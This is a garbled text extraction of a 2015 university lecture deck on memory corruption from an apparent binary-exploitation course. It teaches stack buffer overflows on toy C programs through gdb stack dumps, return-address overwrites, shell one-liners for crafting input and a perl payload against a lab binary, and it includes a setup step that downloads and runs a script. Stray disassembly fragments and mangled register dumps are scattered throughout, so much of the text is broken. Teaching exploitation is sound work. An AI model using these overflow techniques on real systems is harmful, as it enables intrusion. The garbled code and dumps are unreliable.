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Memory Corruption
Modern Binary Exploitation
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Modern Binary Exploitation CSCI 4968 - Spring 2015 Austin Ralls

; sub_312FD8+55

Dh

ub_31411B

; CODE XREF: sub_312FD8

; sub_312FD8+49

ub_3140F3

eax, eax

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ub_3140F3

thort loc_31308C

loc_31307D

all sub_3140F3

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loc 31308C

; CODE XREF: sub_312FD8

Setup

Slides are at lense.pw/mbe/mem_corr.pdf (Don't look ahead if you don't want spoilers)

Start your VMs

Run wget lense.pw/mbe/setup.sh

- run sh setup.sh
 - If you're having trouble getting internet, you can try your luck getting vmware tools installed for shared folders... but fixing internet is probably easier
 - Most important part of the script is getting .gdbinit

Lab info

Submissions for the first lab are due beginning of class Friday

To submit solutions, email
 mbespring2015+lab1@gmail.com

Follow instructions in the README

http://security.cs.rpi.edu/~jblackthorne/README.txt

Bonus flags info

Each lab will also have a bonus flag

They do not count toward your grade

Scoreboard will be at rpis.ec/flags

 The first one was in an email; future ones might not be so obvious to find

Lecture Overview

- Definition
- Buffer overflows
- How-to techniques/workflows
- Modifying
 - data/stack
 - control flow

"Memory Corruption"

What is it?

"Memory Corruption"

- What is it?
 - fun

"Memory Corruption"

- Modifying a binary's memory in a way that was not intended
- Broad umbrella term for most of what the rest of this class will be
- The vast majority of system-level exploits (real-world and competition) involve memory corruption

0-overflow_example

- Read and understand it
- Compile and play with it
- What does the stack look like?

0-overflow_example stack

before

```
[regs]
  EAX: 0xBFFFF9E0
                   EBX: 0xB7FD6FF4
                                         0x00000000
                                                      EDX: 0xB7FD80B0
o d I t S z a P c
                                                      ESP: 0xBFFFF9D0 EIP: 0x080484A8
                        0x00000000
                      ES: 007B
                                    0000
                                          GS: 0033
                                                    SS: 007B
                                                                         -[stack]
                     BF F4 6F FD B7 - F8 F9 FF BF 96 84 04 08
                         9B FB FF BF - 05 00 00 00 05 00 00 00
                     00 20 85 04 08 - 6F 6E 65 00 F4 6F FD B7 two. ...one..o..
               OC 00 B8 05 00 00 00 - 58 FA FF
                                                BF BC FE EA B7
                        84 FA FF BF - 90 FA FF
                                                BF 98 18 00 B8
                     00
0xBFFFFA10 : 00 00 00 00 01 00 00 00 - 01 00 00 00 00 00 00 00
0x80484a8 <main+196>:
                        call
                               0x80482f8 <strcpy@plt>
```

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0-overflow_example stack

after

```
[regs]
  EAX: 0xBFFFF9E0
                   EBX: 0xB7FD6FF4
                                    ECX: 0xFFFFFE45
                                                      EDX: 0xBFFFFBA1
od I t s Z a P c
                                         0xBFFFF9F8
                                                          0xBFFFF9D0 EIP: 0x080484AD
                   EDI:
                        0x00000000
                                    0000
                                          GS: 0033
                                                     SS: 007B
                          007B FS:
                         E0 0C 00 B8 - F8 F9 FF BF AD 84 04 08
                        9B FB FF BF - 05 00 00 00 05 00 00 00
                      41 41 00 04 08 - 6F 6E 65 00 F4 6F FD B7
                                                               AAAAA...one..o..
                0C 00
                      B8 05 00 00
                                  00 - 58 FA FF BF BC FE EA B7
                00 00
                      00
                         84 FA FF BF - 90 FA FF BF 98 18 00 B8
             00 00 00 00 01 00 00 00 - 01 00 00 00 00 00 00 00
0x80484ad <main+201>:
                               eax, [ebp-24]
                        lea
```

0-overflow example stack

after--exploited

```
[regs]
 EAX: 0xBFFFF9A0
                 EBX: 0xB7FD6FF4
                                 ECX: 0xFFFFFE3F
                                                 EDX:
                                                     0xBFFFFBA1
od I t s Z a P c
                                                                 EIP: 0x080484AD
                      0 \times 000000000
                                                     0xBFFFF990
                       007B
                                 0000
                                       GS: 0033
                                                SS: 007B
                                                                    [stack]
                      E0 0C 00 B8 - B8 F9 FF BF AD 84 04 08
                      61 FB FF
                              BF - 05 00 00 00 05 00 00 00
                      41 41 41 41
                                  - 41 41 41 41 41 41 41 41
                                                          ΑΑΑΑΑΑΑΑΑΑΑΑΑΑ
                                  - 41 41 41 41 41
                                                 41 41 41 AAAAAAAAAAAA
           41 41 41 41 41 41 41 - 41 41 41 41 41 41 00 AAAAAAAAAAAAA.
                                                                    [code]
0x80484ad <main+201>:
                            eax, [ebp-24]
                      lea
```

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Buffer Overflows

Mhoa.

--Keanu Reeves

Buffer Overflows

- That's pretty much it
- Now, what can we do with that?

1-auth_overflow

- Read and understand it
- Compile and play with it
- What does the stack look like?

```
c all sub_3140F3
c and sub_3140F3
c and
```

1-auth_overflow stack

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
```

before strcpy

```
EBX: 0xB7FD6FF4
                                        0x48E0FE81
                                                                      o d I t S z a p c
      0xB8000CE0
                       0x00000000
                                                         0xBFFFF740
                     ES: 007B
                                    0000
                                                    SS: 007B
                  00 00 00 00 00 00 - 00 00 00 00 80 83 04 08
                                            FF BF D9 82 04 08 P.....X.....
                     B7 F4 6F FD B7 - 88 F7 FF BF 29 85 04 08 )....o....)...
                                      88 F7 FF BF 00 00
                                                        00 00
                     B7 10 85 04
                                 08 -
                                      88 F7 FF BF
                                                  BB 84
                                                        04 08
                     BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7
0x804842e <check authentication+26>:
                                               0x804830c <strcpy@plt>
```

```
loc_31306D: 

; CODE XREF: sub_312
; sub_312FD8+49

call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
;

loc_31307D: 
; CODE XREF: sub_312
```

call sub_3140F3
and eax, 0FFFFh
or eax, 80070000h

1-auth_overflow stack

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
```

after strcpy

```
0xB7FD6FF4
      0xB8000CE0
                       0 \times 000000000
                      ES: 007B
                                    0000
               76 F0 B7 E0 OC 00 B8 - 78 F7 FF BF 33 84 04 08 .v....x...3...
                                                      82 04 08 P.....X....
                                       00 F7 FF BF 29 85 04 08 testpass....)...
                        70 61 73
                     B7 20 F8 FF BF -
                                       88 F7 FF BF 00 00 00 00
                     B7 10 85 04
                                  08 - 88 F7 FF BF BB 84 04 08
            93 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7
0x8048433 <check authentication+31>:
                                        lea
                                               eax, [ebp-40]
```

call sub_3140F3
test eax, eax
jg short loc_3130
call sub_3140F3
jmp short loc_3130

loc_31307D:

call sub_3140F3
and eax, 0FFFFn
or eax, 80070000h

1-auth_overflow code

```
jz short loc_31306D

cmp [ebp+arg_0], ebx

jnz short loc_313066

mov eax, [ebp+var_70]

cmp eax, [ebp+var_84]

jb short loc_313066

sub eax, [ebp+var_84]

push esi

push esi

push edi

mov [ebp+arg_0], eax

call sub_31486A

test eax, eax

jz short loc_31306D

push esi

lea eax, [ebp+arg_0]

push esi

lea eax, [ebp+arg_0]

push esi

lea eax, [ebp+arg_0]
```

```
auth check
```

```
call 0x804832c <strcmp@plt>
test eax,eax
jne 0x8048451 <check authentication+61>
mov DWORD PTR [ebp-12],0x1
```

call sub_3140F

eax, 0ffffh

1-auth_overflow stack

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
```

after strcpy -- let's look at this again

```
[regs]
                  EBX: 0xB7FD6FF4
                                                                   odItsZaPc
                      0x00000000
      0xB8000CE0
                                                  ESP: 0xBFFFF740
                     ES: 007B FS:
                                  0000
                                        GS: 0033
                                                 SS: 007B
              76 F0 B7 E0 OC 00 B8 - 78 F7 FF BF 33 84 04 08 .v....x...3...
                       93 F9 FF BF - 58 F7 FF BF D9 82 04 08 P.....X.....
               65 73 74 70 61 73 73 - 00 F7 FF BF 29 85 04 08 testpass....)...
              6F FD B7 20 F8 FF BF - 88 F7 FF BF 00 00 00 00 .o.. ......
               47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G.......
            93 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 ......
0x8048433 <check authentication+31>:
                                      lea
                                            eax, [ebp-40]
```

1-auth_overflow stack

oh that's handy

```
EBX: 0xB7FD6FF4
                                       0xFFFFFDC5
                                                                    odItsZaPc
 ESI: 0xB8000CE0
                       0x00000000
                                                   ESP: 0xBFFFF730
                     ES: 007B
                                   0000
                                                  SS: 007B
               76 F0 B7 E0 0C 00 B8 - 68 F7 FF BF 33 84 04 08 .v.....h...3...
                                           FF BF D9 82 04 08 @...{...H......
                     BF 7B F9 FF BF - 48 F7
                     41 41 41 41 41 - 41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
                     41 41 41 41 41
                                     41 41 41 41 42 42 42 42 AAAAAAAAAAABBBB
               47 FF B7 10 85 04 08 - 78 F7 FF BF BB 84 04 08
            7B F9 FF BF 10 85 04 08 - D8 F7 FF BF BC FE EA B7 {..........
0x8048433 <check authentication+31>:
                                       lea
                                             eax, [ebp-40]
```

call sub_3140F3
test eax, eax
jg short loc_3130
call sub_3140F3
jmp short loc_3130

loc_31307D:

call sub_3140F3
and eax, 0fffrh
or eax, 80070000h

```
Note: when copying and pasting from slides or documents, double-check to make sure the quotation marks are straight ('
) not magic ('or')
```

Let's take a break from the stack

How to give programs fancy input (now with excessive coloring)

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

; CODE XREF: sub_312
call sub_3140F3
and eax, Offffin
or eax, 80070000h
; CODE XREF: sub 312

2-arg_input_echo

push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax

- Test program that echos your argument
- Challenges:
 - hex: 0x41414141
 - int: 1094795585
 - int: 1094795586
 - hex: 0x01010101
- Hint: pcalc

2-arg_input_echo solutions

- hex: 0x414141\$./arg_input_echo AAAA
- int: 1094795585
 - \$./arg_input_echo AAAA
- int: 1094795586
 - \$./arg_input_echo BAAA
- hex: 0x01010101
 - \$./arg_input_echo

```
printf '\x01\x01\x01\x01
```

```
Print ABCD
$ echo -e '\x41\x42\x43\x44'
 printf '\x41\x42\x43\x44'
$ python -c 'print "\x41\x42\x43\x44"'
 perl -e 'print "\x41\x42\x43\x44";'
```

```
Print 100 As
$ echo/printf (hold down alt; type 100) A
 python -c 'print "A"*100
 perl -e 'print "A" x 100; [ebp+arg_0], esi
```

BASH refresher

- Use command output as an argument
- \$./vulnerable `your_command_here`
- \$./vulnerable \$(your_command_here)
- Use command as input
- \$ your_command_here | ./vulnerable
- Write command output to file
- \$ your_command_here > filename
- Use file as input
- \$./vulnerable < filename</pre>

gdb io

```
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
```

- Use command output as an argument
- \$ r \$(your_command_here)
 - Use command as input
- \$ r < <(your_command_here)</pre>
- Write command output to file
- \$ r > filename
- Use file as input
- \$ r < filename</pre>

Now back to the stack

How to bend programs to your will

3-auth_overflow2

- Read and understand it
- Compile and play with it
- What does the stack look like?

3-auth_overflow2.c diff

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push
```

difference from 1-auth_overflow

```
Terminal
                                                                           #include <stdio.h>
                                         #include <stdio.h>
#include <stdlib.h>
                                         #include <stdlib.h>
#include <string.h>
                                         #include <string.h>
                                         int check authentication(char *passwor
int check authentication(char *passwo
   char password buffer[16];
   int auth flag = \theta;
                                            int auth flag = \theta;
                                            char password buffer[16];
   strcpy(password buffer, password);
                                            strcpy(password buffer, password);
   if(strcmp(password buffer, "brilli
                                            if(strcmp(password buffer, "brillig
      auth flag = 1;
                                               auth flag = 1;
   if(strcmp(password buffer, "outgra
                                            if(strcmp(password buffer, "outgrab
+-- 19 lines: auth flag = 1;-----
                                         +-- 19 lines: auth flag = 1;-
                                                                    0x23
                                                                             All
```

call sub_3140F3
and eax, 0FFFFh
or eax, 80070000h

3-auth overflow2.c stack

[regs]

```
uh-oh
```

```
od I t s Z a P c
                   EBX: 0xB7FD6FF4
  ESI: 0xB8000CE0
                       0 \times 000000000
                                                     ESP: 0xBFFFF740
                      ES: 007B FS:
                                    0000
                                          GS: 0033
                  F0 B7 E0 0C 00 B8 - 78 F7
                                                  33 84 04 08 .v....x...3...
               F7 FF BF 94 F9 FF BF - 58 F7 FF BF D9 82 04 08 `.....X.....
0xBFFFF750 : 29 F7 F9 B7 F4 6F FD B7 - 88 F7 FF BF 00 00 00 00 )....o........
0xBFFFF760 : 41 41 41 41 00 F8 FF BF - 88 F7 FF BF F4 6F FD B7 AAAA.....o..
0xBFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF
                                                   BB 84 04 08 .G......
0xBFFFF780 : 94 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7
                                                                     ----[code]
0x8048433 <check authentication+31>:
                                               eax, [ebp-24]
                                        lea
0x8048436 <check authentication+34>:
                                               DWORD PTR [esp+4],0x80485d4
                                        mov
0x804843e <check authentication+42>:
                                               DWORD PTR [esp],eax
                                        mov
0x8048441 <check authentication+45>:
                                        call
                                               0x804832c <strcmp@plt>
0x8048446 <check authentication+50>:
                                        test
                                               eax,eax
                                               0x8048451 <check authentication+61>
0x8048448 <check authentication+52>:
                                        jne
0x804844a <check authentication+54>:
                                               DWORD PTR [ebp-28],0x1
                                        mov
```


3-auth_overflow2.c

now what?

3-auth_overflow2.c

- now what?
- take control

Example ELF in Memory



3-auth_overflow2.c exercise

- Take out a sheet of paper
- Diagram the stack
- Currently right before the strcpy call

3-auth_overflow2.c exercise

low address high address

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			push	esi	
			push	esi	
low address					
iow address					
	and the officer				
	password_buffer				
		loc_313066:			
		loc_31306D:			
high address		;			
		loc 31307D:			

			pusii	0.01	
low address					
low additess					
	auth_flag				
	autii_iiag				
	l l cc				
	password_buffer				
		loc_313066:			
		100_313000.			
		loc_31306D:			
م ما ما ما ما		:			
high address		V 10 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2			
		loc_31307D:			

low address		push push mov	eax edi [ebp+arg_0], eax	
		test jz		
	???			
	auth_flag	local vars		
	password_buffer			
		loc_313066:	SHOIT 100_31300E	; CODE XREF: sub ; sub 312FD8+59
		push call	ODh sub_31411B	
		call		; sub_312FD: +49
		call imp	sub_3140F3 short loc 31308C	
high address		loc_31307D:		; CODE XREF: sub

3-auth_overflow2.c exercise | local 3066

low address	&password_buffer	strcpy arguments	
	&password	(first argument, dest; second argument, src)	
	???		
	auth_flag	local vars	
	password_buffer		
		loc_313066: ; CODE XREF: s ; sub_312FD: +5	
		push oph call sub_31411B	
		loc_31306D:	
		jg short loc_31307D call sub_3140F3 jmp short loc_31308C	
high address		loc_31307D: ; CODE XREF: s	

low address	&password_buffer	strcpy arguments		
	&password	(first argument, dest; second argument, src)		
	???			
	auth_flag	local vars		
	password_buffer			
		loc_313066: ; CODE XREF: ; sub_312FD34		
		push ouh call sub_31411B		
		loc_31306D: : CODE_XREE ; sub_312FD84 call sub_3140F3 test eax, eax		
	&password	argument		
high address	???	local vars (main)		

low address	&password_buffer	strcpy arguments
	&password	(first argument, dest; second argument, src)
	???	
	auth_flag	local vars
	password_buffer	
	???	
	old ebp	
	old eip	← IMPORTANT
	&password	argument
high address	???	local vars (main)

3-auth_overflow2.c main

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
```

where do we want to go?

```
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
```

```
0x080484b6 <main+66>: call 0x8048414 <check_authentication>
0x080484bb <main+71>: test eax,eax
0x080484bd <main+73>: je 0x80484e5 <main+113>
0x080484bf <main+75>: mov DWORD PTR [esp],0x80485fb
```

```
call sub_31411B

loc_31306D: 

; CODE XREF: sub_312FI
; sub_312FD8+49

call sub_3140F3

test eax, eax
jg short loc_31307D

call sub_3140F3
jmp short loc_31308C

;

loc_31307D: 

; CODE XREF: sub_312FI
call sub_3140F3
```

3-auth_overflow2.c stack

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
```

let's put it together now

```
[regs]
                        0xB7FD6FF4
                        0x00000000
                      ES: 007B
                                     0000
                                           GS: 0033
                                                    00 00 00 00
                         F4 6F FD B7
                                     - 88
                                           F7 FF BF
                      41 41 41 41 41
                                     - 41 41 41 41 41 41 40 00 AAAAAAAAAAAAAA.
                      B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08
             89 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7
0x8048433 <check authentication+31>:
                                                eax, [ebrI-24]
                                        lea
```

loc_31306D:

jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

loc_31307D:

call sub_3140F3
and eax, OFFFFR
or eax, 80070000h

3-auth_overflow2.c stack

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
```



```
[regs]
                EBX: 0xB7FD6FF4 ECX: 0xFFFFFDC9
                                                             <u>od I t s Z a P c</u>
                    0 \times 000000000
                                                  0xBFFFF720
                   ES: 007B
                               0000
                   B7 E0 0C 00 B8 - 58 F7 FF BF 33 84 04 08 .v.....X...3...
                                - 38
                                    F7 FF BF D9 82 04 08 @...w...8......
                     F4 6F FD B7 - 68 F7 FF BF 00 00 00 00 )....o..h.....
                  41 41 41 41 41 41 - 41 41 41 BF 84 04 08 AAAAAAAAAAA....
             00 FF BF 10 85 04 08 - C8 F7 FF BF BC FE EA B7 ......
0x8048433 <check authentication+31>: lea
                                         eax,[ebp-24]
```

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loc_31308C:

; CODE XREF; [ebp+var 4], eax

4-game_of_chance

- Read and understand it
- Compile and play with it
- Where's the vulnerability?
- How do you exploit it?

4-game_of_chance.c

```
perl -e 'print "1\n5\nn\n5\n"...
x100 . "\x70\x8d\x04\x08\n"
"1\nn\n" . "7\n"'
                  sudo
/game_of_chance
```

Heap overflows

 Wow, you have until 04/10 until you have to deal with them

I'm sure not all of that sunk in Questions? **Memory Corruption** MBE - 02/10/2015

Coming up

Next class (Fri) is a lab

After that (Tue) is a lecture on shellcoding